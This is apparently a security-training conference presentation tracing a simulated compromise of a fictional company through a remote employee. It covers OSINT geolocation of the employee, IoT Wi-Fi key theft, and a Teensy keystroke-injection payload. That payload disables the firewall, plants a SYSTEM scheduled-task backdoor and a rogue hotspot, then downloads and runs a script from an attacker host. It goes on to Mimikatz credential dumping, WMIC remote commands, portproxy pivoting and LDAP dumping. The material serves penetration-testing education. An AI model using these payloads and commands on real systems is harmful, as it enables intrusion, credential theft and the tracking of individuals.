

---

Where's Your Host At?

**NOT**  **SECURE**

---

# About NotSoSecure

Specialist IT Security Company providing cutting-edge IT security consultancy and training.

## **Pentest Services:**

- Application Pentest/Source code review
- Infrastructure Pentest
- Mobile Apps Pentest/Source code review
- IoT review

## **Training:**

- Advanced Infrastructure Hacking
  - Basic Infrastructure Hacking
  - The Art of Hacking
  - Secure Coding for Developers
  - Android and iOS Hacking
  - IoT Hacking
  
  - For private/corporate training please contact us at [training@notsosecure.com](mailto:training@notsosecure.com)
-

# whoami

## Owen Shearing

- Associate Director @ NotSoSecure Ltd
  - Trainer for Advanced Infrastructure Hacking (AIH) @ BH USA 2016
  - 5 years in security & another 5+ in various IT roles
  - CREST CCT INF / OSCP
  - @rebootuser
  - [www.rebootuser.com](http://www.rebootuser.com) / <https://github.com/rebootuser>
-

# The Plan

- **Nothing new here...**
    - [+] Target reconnaissance
    - [+] Where/who is the weakest link?
  - **Let's get to know Robert Smith, aka Bob!**
    - [+] Investigate Bob's social media presence
    - [+] O'dear, Bob's not very security aware...
    - [+] Bob likes gadgets
    - [+] Bob gets pwned
    - [+] vulnerablecompany.xyz won't be happy with Bob...
  - **Anyone enjoy a game of Leapfrog?**
    - [+] Use Bob as an entry point into the company network
    - [+] Experiment with some recon techniques and built-in 'tools'
-

# Defining the Target

- **vulnerablecompany.xyz is our target**
  - [+] ...but we still need to find an entry point
- **Let's have a look at their hypothetical external presence**
  - [+] What resources can we quickly identify?
  - [+] DNS Enumeration (Fierce)

```
Now performing 2280 test(s)...\n184.168.xxx.xxx      vpn.vulnerablecompany.xyz\n88.208.xxx.xxx      www.vulnerablecompany.xyz
```

## [+] TCP Port scan (nmap) reveals SSL based VPN services

```
Nmap scan report for vpn.vulnerablecompany.xyz (184.168.xxx.xxx)\nNot shown: 65534 filtered ports\nReason: 65534 no-responses\nPORT      STATE SERVICE REASON\n443/tcp  open  https   syn-ack
```

---

# Defining the Target

- **Let's not forget about UDP ports (often overlooked)**

```
Nmap scan report for vpn.vulnerablecompany.xyz (184.168.xxx.xxx)
PORT      STATE          SERVICE REASON
500/udp   open|filtered  isakmp  no-response
1194/udp  open|filtered  openvpn no-response
```

- Hmmmm not that conclusive... However with UDP being the *Unreliable* Datagram Protocol, the same scan may gleam different results!

```
500/udp  open isakmp udp-response ttl 64
```

- **If you think something might be there, re-run the scan, manually connect or use a different tool to check**

```
xxx.xxx.xxx.xxx      Main Mode Handshake returned HDR=(CKY-R=4574953429a6bcd) SA=(Enc=3DES Hash=SHA1
Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) VID=09002689dfd6b712 (XAUTH)
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
```

```
Ending ike-scan 1.9.4: 1 hosts scanned in 0.007 seconds (145.99 hosts/sec). 1 returned handshake; 0 returned
notify
```

---

# Defining the Target

- Recent vulnerabilities in VPN devices could potentially expose internal systems

## [+] Cisco ASA Software IKEv1 and IKEv2 Buffer Overflow Vulnerability CVE-2016-1287 (Feb 2016)

'...A vulnerability in the Internet Key Exchange (IKE) version 1 (v1) and IKE version 2 (v2) code of Cisco ASA Software could allow an unauthenticated, remote attacker to cause a reload of the affected system or to **remotely execute code...**'

If you're running these devices use the following to test for this issue:

```
show running-config crypto map | include interface
```

If a crypto map is returned, the device is vulnerable > Patch

**17/05/2016 PoC posted @ <https://github.com/exodusintel/disclosures>**

\*sources <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160210-asa-ike> & <http://www.tripwire.com/state-of-security/latest-security-news/cisco-patches-critical-asa-ike-buffer-overflow-vulnerability/>

---

# Defining the Target

## [+] Juniper ScreenOS (SSH/Telnet and VPN) Vulnerabilities (Dec 2015):

- VPN Decryption (CVE-2015-7756) may allow a knowledgeable attacker who can monitor VPN traffic to decrypt that traffic
- Made possible due to weaknesses (and already known flaws) within the Dual\_EC\_DRBG algorithm
- A *knowledgeable* attacker would need to be in a position to sniff network traffic

Unfortunately December was a busy month if you were a Juniper Firewall Admin...

- A hardcoded SSH password of `<<< %s (un='%s') = %u` was found to be in place (CVE-2015-7755)

Further information of these issues can be found at <https://github.com/hdm/juniper-cve-2015-7755> and an in-depth analysis of CVE-2015-7756 is available from <http://eprint.iacr.org/2016/376.pdf>

\*sources [https://kb.juniper.net/InfoCenter/index?page=content&id=JSA10713&cat=SIRT\\_1&actp=LIST](https://kb.juniper.net/InfoCenter/index?page=content&id=JSA10713&cat=SIRT_1&actp=LIST), <http://www.wired.com/2015/12/juniper-networks-hidden-backdoors-show-the-risk-of-government-backdoors>, <https://github.com/hdm/juniper-cve-2015-7755>



# Defining the Target

[+] Cisco - Shadow Brokers “Disclosure” (Aug/Sept 2016):

- **SNMP Remote Code Execution Vulnerability (CVE-2016-6366) “EXTRABACON”**

“...A vulnerability in the Simple Network Management Protocol (SNMP) code of Cisco Adaptive Security Appliance (ASA) Software could allow an authenticated, remote attacker to cause a reload of the affected system or to remotely execute code...”

- **IKEv1 Information Disclosure Vulnerability in Multiple Cisco Products (CVE-2016-6415) “BENIGNCERTAIN”**

“...A vulnerability in Internet Key Exchange version 1 (IKEv1) packet processing code in could allow an unauthenticated, remote attacker to retrieve memory contents, which could lead to the disclosure of confidential information...”

A good source containing related information <http://www.qcert.org/sites/default/files/public/q-cert-shadowbrokers-advisory.pdf>

\*sources <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160817-asa-snmp>  
<https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160916-ikev1>

---

# Defining the Target

## So what does this mean for us?

- vulnerablecompany.xyz has a limited external exposure
  - This isn't unusual!
  - Organizations may have very few resources exposed
  - 'The Cloud' is leading to decentralized company assets and infrastructure
  - But (**and this could be a game changer**) how do employees access '*internal*' resources when away from the office?
-

# Defining the Target

- **Companies can afford to buy/implement/play-with:**
    - [+] Managed solutions
    - [+] Content filtering
    - [+] Application aware firewalls
    - [+] Data integrity and monitoring solutions
    - [+] the list goes on...
  - **But what about remote workers?**
    - [+] How are updates applied? Simple for Microsoft products but what about our nemesis, Java?
    - [+] Are users given more permissions as this makes administration easier?
    - [+] Home networks are unlikely to have proxies and/or malware filtering in place
    - [+] Firmware may never get updated
    - [+] Insecure defaults are more likely to be left in situ
    - [+] Weak network/wireless controls are more likely to be present
    - [+] The user has **FULL CONTROL** and can attach **ANYTHING** to **THEIR** network
-

# What Do We Know?



vulnerablecompany.xyz has a web application hosted *'in the cloud'* and a remote access endpoint at `vpn.vulnerablecompany.xyz`



We still don't know much about the company or employees



We haven't compromised a remote system




We haven't got into the company infrastructure

---

# Further Recon

- View the company website; some companies display 'meet the team' or similar information



- Resources such as <http://www.ipneighbour.com> can identify other domains hosted on the same IP address
- Google dorking!
  - [+] [site:vulnerablecompany.xyz filetype:pdf](#)
  - [+] Extract Metadata for username information etc.
- Check social media for employee activity
  - [+] Combine this with Google search operands; [site:twitter.com vulnerablecompany.xyz](#)

# Further Recon

The image shows a Twitter profile for user **rsmith** (@t3ck13). The profile header includes a blue banner, a profile picture of a man with glasses and a goatee, and a bio that reads "I'm THE teckie for [vulnerablecompany.xyz](#)". The location is listed as "London, England" and the website as "vulnerablecompany.xyz". A "Tweets" tab is selected, showing two tweets. The top tweet, posted 3 hours ago, says "Home at last! What a day..." and is highlighted with a red box around its location tag "Lambeth, London". A callout box on the right provides a magnified view of this tweet, showing the user's name, handle, a "Follow" button, the text "Home at last! What a day...", and the location "Lambeth, London" which is enclosed in a red rectangle. Below the main profile, a "Tweets & replies" section shows the same two tweets in a list view.

# Further Recon

## Quick and easy option:

- Enter your handle at <http://geosocialfootprint.com>

## Twitter API:

- If you intend to develop this functionally further it may be worth talking to the Twitter API directly
- For the purposes of this demonstration I have a limited example; aka I don't do this for a day job!

[+] Registering access tokens

<https://dev.twitter.com/oauth/overview>

[+] GET statuses/show/:id

<https://dev.twitter.com/rest/reference/get/statuses/show/%3Aid>

[+] GET statuses/user\_timeline


[https://dev.twitter.com/rest/reference/get/statuses/user\\_timeline](https://dev.twitter.com/rest/reference/get/statuses/user_timeline)

---

# Further Recon

## Example Request (obfuscated for security purposes):

```
curl --get 'https://api.twitter.com/1.1/statuses/show.json' --data 'id=719833262609317889' --header 'Authorization: OAuth oauth_consumer_key="xxxxxxxxxxxxxxxx", oauth_nonce="xxxxxxxxxxxxxxxx", oauth_signature="xxxxxxxxxxxxxxxx", oauth_signature_method="HMAC-SHA1", oauth_timestamp="1460462365", oauth_version="1.0"' --verbose
```






# Further Recon

Heavily edited response (so it would fit in here!):

```
{..."id":719833262609317889,"id_str":"719833262609317889","text":"Home at last! What a
day,"geo_enabled":true,"verified":false,"statuses_count":2,"lang":"en","contributors_enabled":false,"is_tran
slator":false,"is_translation_enabled":false,"profile_background_color":"F5F8FA","profile_background_image
_url":null,"profile_background_image_url_https":null,"profile_background_tile":false,"profile_image_url":"htt
p://pbs.twimg.com/profile_images/719828346557841408/BYzAfLyU_normal.jpg","profile_image_url_htt
ps":"https://pbs.twimg.com/profile_images/719828346557841408/BYzAfLyU_normal.jpg","profile_link_c
olor":"2B7BB9","profile_sidebar_border_color":"C0DEED","profile_sidebar_fill_color":"DDEEF6","profile_text_
color":"333333","profile_use_background_image":true,"has_extended_profile":false,"default_profile":true,"d
efault_profile_image":false,"following":null,"follow_request_sent":null,"notifications":null},"geo":{"type":"Po
int","coordinates":[51.5071588,-0.11548610]},
"url":"https://api.twitter.com/1.1/geo/id/4393349f368f67a1.json","place_type":"city","name":"Lambet
h","full_name":"Lambeth, London","country_code":"GB","country":"United Kingdom..."}
```

---

# Further Recon



"geo":{"type":"Point","coordinates":  
:[51.5071588,-0.11548610]}

Which translates to:



Or if you'd prefer:  
51°30'25.8"N 0°06'55.8"W

# Further Recon

• **BobsHomeWifi**

Latitude: 51.5058 to 51.5085  
Longitude: -0.1189 to -0.1121  
SSID: foobar.net  
BSSID: 0A:2C:EF:3D:25:1B  
Date Range: 2001 - 2017  
 Possible FreeNet  
 Possible Commercial Net  
 No Labels  
 Wifi Net  
 GSM Cellular Net  
 CDMA Cellular Net  
 Only Discovered By Me  
 Only Discovered By Others  
Filter set default  
Notes:  
Zoom in to see individual SSIDs.  
wide view: yellow: more nets, purple fewer  
near view: green hi wifi high QoS, red low  
cell tower: blue  
QoS: Quality of Signal is a metric based on the number of observations and observers

Don't stop moving... Wiggle 'Wigle'!

<https://wagle.net/map?maplat=51.507158&maplon=-0.115486099999999826&mapzoom=18&startTransID=20010000-00000&endTransID=20170000-00000>

*Bob's going down...*

# What Do We Know?



vulnerablecompany.xyz has a web application hosted *'in the cloud'* and a remote access endpoint at `vpn.vulnerablecompany.xyz`



We have identified a remote worker and performed *some* recon on this employee



We haven't compromised a remote system



We haven't got into the company infrastructure

---

# Experimenting With Different Attacks

- Attack One: IoT
- Attack Two: Human Interface Devices (HID)
- Attack Three: Phishing

...then

```
if privs != Admin:
    Escalate()
else:
    print "tango down"
```

---

# Attack One: IoT

- Bob works in IT. Bob likes gadgets.
- Recent vulnerabilities in IoT devices have/possibly/could expose your network

[+] The Ring Wi-Fi doorbell was subject to an attack from which the clear text Wi-Fi PSK could be obtained - <https://www.pentestpartners.com/blog/steal-your-wi-fi-key-from-your-doorbell-iot-wtf>

[+] The attack: Remove the mounting, press set-up button, connect to 'Ring' AP, access URL {RING\_IP}/gainspan/system/config/network where the PSK can be seen

[-] Need physical access **BUT** due to the nature of the device, this would be mounted outside the property

\*the vendor has reportedly fixed this vulnerability

---

# Attack One: IoT

- More pwnable gadgets...

[+] iKettle was found to suffer from numerous vulnerabilities which essentially allowed the extraction of the clear text Wi-Fi PSK - [http://www.theregister.co.uk/2015/10/19/bods\\_brew\\_ikettle\\_20\\_hack\\_plot\\_vulnerable\\_london\\_pots](http://www.theregister.co.uk/2015/10/19/bods_brew_ikettle_20_hack_plot_vulnerable_london_pots)

[+] The attack: configure a rouge AP with the same name, make sure the rouge AP has a stronger signal than that of the legitimate AP, deauth the iKettle, iKettle connects to the rogue AP, Access iKettle via Telnet using default PIN (if from Android) or brute-force 6-digit PIN if iOS, Enter `AT+KEY` command and the PSK is returned!

\*the vendor has reportedly fixed this vulnerability

---

# Attack One: IoT

Even with access to Bob's network...

...We still need to compromise Bob's system!

But, we can *easily* perform a MiTM attack on ***some*** device on the network...

---



# Attack Two: HID

- **Human Interface Device (HID)**

- [+] Teensy - <https://www.pjrc.com/teensy/index.html>

- [+] Rubber Ducky - <http://hakshop.myshopify.com/products/usb-rubber-ducky-deluxe>

- **Tools to program the devices (specifically Teensy)**

- [+] <https://github.com/samratashok/Kautilya> written by Nikhil Mitt

- [+] <http://www.social-engineer.org/framework/> (SET)

---

# Attack Two: Getting Familiar With HIDs

- Basic Teensy payload construction

```
void setup()
{
  delay(10000);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI); //Windows Key
  Keyboard.set_key1(KEY_R);
  Keyboard.send_now(); //send Win + R
  Keyboard.set_modifier(0); //release modifier key
  Keyboard.set_key1(0); //release key1
  Keyboard.send_now(); //send request
  delay(8000);
  Keyboard.println("powershell Start-Process powershell -Verb runAs"); //type in run dialog box
  delay(8000);
  send_alt_y(); //send ALT + Y
  delay(5000);
  Keyboard.println(`desired command`);
}
```

---

# Attack Two: Getting Familiar With HIDs

- continued...

```
void send_alt_y()
{
    delay(500);
    Keyboard.set_modifier(MODIFIERKEY_ALT); //ALT key
    Keyboard.set_key1(KEY_Y);
    Keyboard.send_now(); //send ALT + Y (to 'agree' to the UAC prompt)
    delay(100);
    Keyboard.set_modifier(0); //release modifier key
    Keyboard.set_key1(0); //release key1
    Keyboard.send_now(); //send request
}
```

- Further info on keymappings @ [http://www.pjrc.com/teensy/td\\_keyboard.html](http://www.pjrc.com/teensy/td_keyboard.html)
  - Run *Teensyduino* to add support files to Arduino - [http://www.pjrc.com/teensy/td\\_download.html](http://www.pjrc.com/teensy/td_download.html)
  - For this example we are going to look at a much simplified (and less stealthy) version of a Kautilya payload
  - **Note:** This attack has not been built with discreetness in mind!
-

# Attack Two: Building a HID Attack

- Windows' *netsh* command allows us to use our Windows systems as Wi-Fi hotspots

"...With this feature, a Windows computer can use a single physical wireless adapter to connect as a client to a hardware access point (AP), while at the same time acting as a software AP allowing other wireless-capable devices to connect to it..'\*

- Imagine the following Teensy payload:

```
Keyboard.println("echo netsh wlan set hostednetwork mode=allow ssid=hackedwifi key=Wi-FiPaSsW0rD >  
c:\\users\\rsmith\\wifi.bat");  
delay(1000);  
Keyboard.println("echo netsh wlan start hostednetwork >> c:\\users\\rsmith\\wifi.bat");  
Delay(1000);
```

- Remember; Windows Firewall (or third-party security software) may hamper progress. Here's a quick and easy (but obvious – a popup dialogue box will display) way to disable the firewall

```
Keyboard.println("echo netsh Advfirewall set allprofiles state off >> c:\\users\\rsmith\\wifi.bat");
```

\* [https://msdn.microsoft.com/en-us/library/windows/desktop/dd815243\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/dd815243(v=vs.85).aspx)

# Attack Two: Building a HID Attack

- Now; lets configure a scheduled task to call wifi.bat upon user logon

```
Keyboard.println("schtasks /create /tn \"Microsoft\\Windows\\AppID\\WiFiSecurity\" /sc onlogon  
/f /rl highest /tr \"c:\\users\\rsmith\\wifi.bat\" /ru \"SYSTEM\"");
```

- ...a pretty neat backdoor!
  - Other useful payload generators
  - Veil-Evasion - a tool to generate payload executables that bypass common antivirus solutions. More details @ <https://www.veil-framework.com/framework/veil-evasion> or, in Kali at least, apt-get install veil-evasion
  - We'll host payload.bat (the generated payload) on a malicious web server and make a request to download this via Bitsadmin
-

# Attack Two: Building a HID Attack

- ...and here are the final few Teensy commands

```
Keyboard.println("bitsadmin /transfer H4cK3d /download /priority normal  
http://192.168.0.8:443/payload.bat c:\\users\\rsmith\\payload.bat");  
delay(5000);  
Keyboard.println("c:\\users\\rsmith\\payload.bat");
```

---

# Attack Three: Phishing

- If all else fails, go phishing!
- We're not going to talk a lot about phishing here (it's an extensive topic)...

However; there are some good projects/frameworks out there that allow you to test your staff (subject to company policies and local laws...)

[+] Gophish - <https://github.com/gophish/gophish>

[+] Phishing Frenzy - <https://github.com/pentestgeek/phishing-frenzy>

- With LetsEncrypt (<https://letsencrypt.org>) we can easily/freely gain valid SSL certificates for our tests
  - Certs valid for 90 days; plenty of time for most engagements!
-

# Escalation

OK Bobs been pwned 🤓👉 ...

...But what if Bob was running a low privileged account?

---



# Escalation

- The payloads we have used so far have generally required privileged access
- If we don't have this already there are many avenues to take (far too many to discuss within this presentation!)
- Enumeration, enumeration, enumeration! We can't attack anything before we know what we need to attack...
  - [+] Windows - Pentest Monkey's windows-privsc-check @ <https://github.com/pentestmonkey/windows-privesc-check>
  - [+] Linux - <self-promotion> LinEnum and Linux Privilege Escalation Cheatsheet @ <http://www.rebootuser.com> </self-promotion>
- Tools/Techniques and Exploits
  - [+] Many and varied!
  - [+] A tool that has been in the news in recent months (Jan 2016) is 'Hot Potato' by FoxGlove Security\*
  - [+] Three main attacks; Local NBNS Spoofer, Fake WPAD Proxy Server and NTLM Relay attacks
- September 2016 - An interesting take on the above techniques from Rob Fuller (Mubix) using Responder and a Hak5 Lan Turtle @ <https://room362.com/post/2016/snagging-creds-from-locked-machines/>

---

\*<https://foxglovesecurity.com/2016/01/16/hot-potato>

# Post Exploitation

- Right, we have Admin, root, SYSTEM, whatever!
  - On this system we rule. But we want more. After all, the target for this whole attack was **vulnerablecompany.xyz** not bob@vulnerablecompany.xyz – he was just our way in!
  - Remember; our last HID payload also created a Wi-Fi hotspot *hackedwifi* (probably not the best choice of name), so we can always sit outside Bob's office and hop onto this at anytime we wish!
  - However, whilst we have a connection to Bob's system we may as well take what we can!
-

# Post Exploitation

- Mimikatz\* can extract plaintexts passwords, hashes, PIN codes and Kerberos tickets from memory
- Privileges are required!
- Important note: If you're running a 64-bit system (as we are in this demo) you'll need to be residing within a 64-bit process if you want these tools to work properly!

```
meterpreter > mimikatz_command -f sekurlsa::logonPasswords -a "full"
```

```
rsmith,VULNCOMPANY, Password1234! "  
"0;151057", "Kerberos", "rsmith", "VULNCOMPANY", "  
  * Utilisateur   : rsmith  
  * Domaine      : VULNCOMPANY  
  * Hash LM      : e52cac67419a9a22d419bc5eacf63c92  
  * Hash NTLM    : 29ab86c5c4d2aab957763e5c1720486d"
```

- Another nice tool is Windows Credential Editor (WCE)\*\*

\*<https://github.com/gentilkiwi/mimikatz>

\*\*<http://www.ampliasecurity.com/research/windows-credentials-editor>

---

# What Do We Know?

- ✓ vulnerablecompany.xyz has a web application hosted *'in the cloud'* and a remote access endpoint at `vpn.vulnerablecompany.xyz`
  - ✓ We have identified a remote worker and performed *some* recon on this employee
  - ✓ We have compromised a remote system
  - ✗ We haven't got into the company infrastructure
-

# Pivoting & Pillaging

- Let's explore that Wi-Fi hotspot of ours...
- Connecting to this hotspot will allow us to share Bob's Internet connection. Obviously we want more than free Wi-Fi
- Netsh PortProxy
  - [+] '...The Netsh Interface Portproxy commands provide a command-line tool for use in administering servers that act as proxies between IPv4 and IPv6 networks and applications...'\*

**Note:** The target must have the IPv6 stack installed

- We can use the PortProxy interface to forward traffic from Bob's hotspot to a *known* internal system of our choice

Attacker (Wi-Fi hotspot client DHCP address) >> Bob's Wi-Fi Hotspot G/W (192.168.173.1) >> vulnerablecompany.xyz host:port

[\\*https://technet.microsoft.com/en-us/library/cc731068\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/cc731068(v=ws.10).aspx)

---

# Pivoting & Pillaging

- However. We'll need a target.
- WMIC can be used to query various information on a remote system; for example

[+] ntdomain will return details of the domain and DC information

```
wmic /node:192.168.173.1 /User:vulncompany\rsmith /Password:Password1234! "ntdomain"
```

- We can also use WMIC *process call create* to run a commands on the remote host
- Putting this all together we can use WMIC to locate a DC, and then use PortProxy to forward traffic from **Bob\_hotspot\_IP:389** to **Vulnerablecompany\_DC:389** (see below)

```
wmic /node:192.168.173.1 /User:vulncompany\rsmith /Password:Password1234! process call create  
"cmd.exe /c netsh interface portproxy add v4tov4 listenport=389 listenaddress=192.168.173.1  
connectport=389 connectaddress=172.16.0.100"
```

# Pivoting & Pillaging

- If you remember, earlier we found `vpn.vulnerablecompany.xyz`
- For reconnaissance and offline analysis MWR Labs released a tool called ADOffline @ <https://labs.mwrinfosecurity.com/blog/offline-querying-of-active-directory>
- We can use `ldapsearch` to download the LDAP structure using a command such as the following

```
ldapsearch -h 172.16.0.100 -x -D rsmith@vulnerablecompany.xyz -w Password1234! -b  
cn=users,dc=vulnerablecompany,dc=xyz -E pr=1000/noprompt -o ldif-wrap=no > ldap_output
```

- We can then use ADOffline to populate this data into a SQLite DB for offline analysis
  - Nice and stealthy!
-



Username

Password

Login ▾ Go



# Pivoting & Pillaging

- Two factor authentication is nonetheless essential!
  - Network Segmentation is a key element to securing infrastructure
  - Logging and pattern matching can greatly aid in securing networks
  - Humans are always going to be better at identifying logical issues, i.e. Bob's sat next to me in the office yet I see he's also logged onto the VPN and poking around payroll records. Strange.
  - Since companies are getting better at patch management and minimizing their attack surface, the bad guys (and us) have to think of new and imaginative ways to get in!
-

# What Do We Own?

- ✓ vulnerablecompany.xyz has a web application hosted *'in the cloud'* and a remote access endpoint at `vpn.vulnerablecompany.xyz`
- ✓ We have identified a remote worker and performed *some* recon on this employee
- ✓ We have compromised a remote system
- ✓ We have access to the company infrastructure
- ✓ Bob's not happy, and has swapped his iKettle for a smart fridge



# Taking This Further...



## The Art of Hacking

**Level:** Beginner/Intermediate

**Where:** Available from IEEE with course content available online

